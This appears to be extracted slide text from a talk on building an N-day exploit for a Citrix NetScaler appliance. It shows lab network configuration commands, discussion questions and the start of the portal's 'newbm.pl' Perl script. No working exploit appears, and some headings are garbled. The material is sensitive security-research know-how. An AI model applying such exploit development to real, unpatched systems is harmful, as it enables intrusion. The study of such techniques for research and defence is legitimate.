
 - Command Line Procedures
 - GUI Procedures
 - Sample configuration

SEND US YOUR FEEDBACK
ABOUT THIS ARTICLE



02 THAT SEEKS INTERESTING

CONFIGURE THE NETWORK



A screenshot of a terminal window titled "NSVPX-ESX-12.1-50.28_nc_64". The window has standard OS X-style controls at the top. The terminal output shows the following configuration steps:

```
> set ns config -IPAddress 172.16.148.10 -netmask 255.255.255.0
Done
> show ns config
  NetScaler IP: 172.16.148.10  (Mask: 255.255.255.0)
  Number of MappedIP(s): 0
  Node: Standalone
          System Time: Thu Feb  6 04:58:19 2020
          Last Config Changed Time: Thu Feb  6 04:58:18 2020
          Last Config Saved Time: Fri Jan 10 03:21:06 2020
  Config Changed since Last Saved Config: TRUE
Done
>
```


LET'S STEP BACK: QUESTIONS?

- Where to monitor? (Feeds/Twitter/GitHub)
- Finding Exemplars?
- Lab Setup?
- Finding Help?



03 BUILDING AN N-DAY

BUG




A screenshot of a terminal window showing a Perl script named `newbm.pl` in a Vim editor. The terminal title is "vim". The script contains code for handling CGI requests and user preferences, with a specific section for POST method requests.

```
newbm.pl
1 use strict;
2
3 use NetScaler::Portal::UserPrefs;
4 use NetScaler::Portal::Config;
5 use Encode;
6 use vars qw (%c);
7
8 my $cgi = new CGI;
9
10 my $user = NetScaler::Portal::UserPrefs->new();
11 my $doc = $user->csd();
12
13 #disallow get requests to make it difficult to launch XSRF attacks
